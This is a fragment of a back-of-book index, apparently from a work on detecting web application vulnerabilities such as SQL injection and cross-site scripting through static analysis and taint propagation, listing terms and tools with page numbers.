SQL injection, 18
static analysis, 29
static code analysis, *see* static analysis
string pattern matching, 29
strings in Java, 8
style checking, 29
SWAAT, 34
symbol table, 7
syntactic bug pattern detection, 29

tainted object propagation, 30
tainted object propagation vulnerabilities, 18
tainting, 30
theorem proving, 29
tinyurl, *see* URL shortening services
type hinting, 4

unit test, 47

URL encoding, *see* encoded URL parameters
URL shortening services, 27

variable variables, 3
variables, 5

XSRF, *see* cross-site request forgery
XSS, *see* cross-site scripting

Yasca, 35

ZVAL, 5